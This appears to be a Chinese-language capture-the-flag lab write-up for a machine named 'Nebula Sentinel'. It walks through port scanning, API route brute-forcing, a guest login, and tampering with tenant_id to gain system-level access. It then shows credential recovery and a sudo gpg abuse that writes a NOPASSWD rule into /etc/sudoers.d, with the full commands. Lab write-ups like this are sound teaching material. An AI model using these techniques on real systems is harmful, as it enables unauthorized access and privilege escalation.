
来源:dashazi
打点
扫描IP全端口 nmap -sT —min-rate=10000 -p- $IP -o nmap1
开放 22 80 5000
访问 web 80,5000

80端口三板斧 看一眼 title Nebula Sentinel - 企业密钥管理平台 无fivicon
后台跑 whatweb、nikto 识别服务
whatweb -v http://192.168.124.14
nikto -h http://192.168.124.14
目录爆破
feroxbuster -u http://192.168.124.14 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -x php,html,txt,js,bak,old -t 305000 端口查看源码得到 api 接口信息

爆破 api 接口得到 login
测试字段,根据返回包信息给出 json 格式数据
 爆破不出账户密码
卡主
爆破不出账户密码
卡主
然后思考了一下,看到 Legacy API versions: /api/v1/,这个 legacy 代表遗留的
所以 api 接口可能有其他的,比如 v2 (真的有)
扫一下
 路由
路由
health
login
stats
users
尝试
POST /api/v2/users HTTP/1.1
Host: 192.168.124.14:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded


HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.4 Python/3.9.2
Date: Wed, 21 Jan 2026 06:37:50 GMT
Content-Type: application/json
X-Sentinel-Debug: None
Server: NebulaSentinel/2.5.1
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 85

{"error":"Unauthorized","hint":"Authorization header with Bearer token is required"}
health
┌──(root㉿NeuroLap)-[/mnt/c/Users/asus]
└─# for ep in health stats; do   curl -s -X GET http://192.168.124.14:5000/api/v2/$ep | jq .; done
{
  "status": "healthy",
  "timestamp": "2026-01-21T06:46:45.070490",
  "version": "2.5.1"
}
然后我尝试伪造添加 Authorization header,但是失败 卡住
大字典重新扫描 / , /api , /api/v2 新发现
405 GET 5l 20w 153c http://192.168.124.14:5000/api/v2/vault访问,仍然返回
{"error":"Unauthorized","hint":"Authorization header with Bearer token is required"}v2 接口
health
login
stats
users
vault
递归扫描 /api/v2/users/ , /api/v2/vault

得到路由 /api/v2/users/list /api/v2/vault/query
根据返回包修改请求
POST /api/v2/users/list HTTP/1.1
Host: 192.168.124.14:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Content-Type: application/json
Content-Length: 20

{"username":"admin"}
得到用户数据
{"count":5,"users":[{"access_level":"admin","department":"IT Security","tenant_id":"system","username":"admin"},{"access_level":"manager","department":"Finance","tenant_id":"finance","username":"jdoe"},{"access_level":"user","department":"Human Resources","tenant_id":"hr","username":"asmith"},{"access_level":"user","department":"DevOps","tenant_id":"engineering","username":"mlee"},{"access_level":"guest","department":null,"tenant_id":"public","username":"guest"}]}注意有个 guest 用户,直接尝试使用 guest:guest 在 login 接口处登录 返回
{"access_level":"guest","department":null,"message":"Login successful","tenant_id":"public","token":"a4df4855ecf855e12ee5045388c72fbe1aa49dda4eaca3a82c200eb8946ceb33"}拿到数据后手动添加请求头 Authorization: Bearer b43f682c3f963a144154d65b7cde17b078c24ecc3695fdb71407db82a6f846b5
接着继续使用 query 查询 提示确实 key value 信息
{"error":"Missing required parameters","missing":["key","value"],"required":["key","value"]}注意官网主界面
system:secure_vault_key:平台核心主加密密钥,用于内部服务间敏感数据加密、签名验证及安全会话保护。属于最高机密等级,仅系统管理员可访问。
这个 key 应该就是 secure_vault_key,而 value 就是我们要寻找的值
然后不断测试请求格式


现在只需要爆破 value 值即可得到秘钥信息 经测试,一个也爆破不出。可能原因是这里是 system 权限的接口,而我们是 guest 所有在 users 处尝试越权
根据之前登录获取的信息 “tenant_id”:“public”,我们将其修改为 “tenant_id”:“system” ,看能不能将后端数据覆盖
 可以看到在 /users 下直接修改成功,此时我们 token 已经相当于 system 权限
开始爆破 value 值
可以看到在 /users 下直接修改成功,此时我们 token 已经相当于 system 权限
开始爆破 value 值

bmVidWxhOk4zYnVsQEFkbTFuMjAyNSE
=》 nebula:N3bul@Adm1n2025!
提权
家目录下有一个 hint.gpg
nebula@nebula:~/.password-store$ file hint.gpg
hint.gpg: PGP RSA encrypted session key - keyid: 5D4EAE19 BCED18C5 RSA (Encrypt or Sign) 2048b .
解密
nebula@nebula:~/.password-store$ gpg -d hint.gpg
gpg: encrypted with 2048-bit RSA key, ID 19AE4E5DC518EDBC, created 2025-12-29
      "Nebula User <nebula@nebula-sentinel.local>"
postfix
解密成功:hint.gpg 里只有一行明文
postfix
说明下一步线索跟邮件服务器 postfix 有关——去查它的配置、日志或相关密码条目
/var/mail 里面没有线索
在 opt 里找到可疑文件
nebula@nebula:/opt/vault-maintenance$ cat backup.sh 忽略 …
sudo -l
(ALL) PASSWD: /usr/bin/gpg 使用 gpg 加密然后解密到指定地方就可以实现任意文件写入。
echo "simho ALL=(ALL) NOPASSWD: ALL" > /tmp/pwn

/usr/bin/gpg --batch --yes --pinentry-mode loopback --passphrase "123" -c /tmp/pwn

sudo /usr/bin/gpg --batch --yes --pinentry-mode loopback -- passphrase "123" -o /etc/sudoers.d/simho -d /tmp/pwn.gpg
拿到 root shell
simho@nebula:~$ sudo -l
Matching Defaults entries for simho on nebula:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User simho may run the following commands on nebula:
(ALL) PASSWD: /usr/bin/gpg
(ALL) NOPASSWD: ALL
总结
API 接口的递归扫描与测试 gpg解密 gpg写入 sudoers 提权
gpg
GPG = 用“公钥锁、私钥开”的工具,先把随机会话密钥用 RSA/ECC 加密,再用 AES 加密正文;还能签名、吊销、建信任链。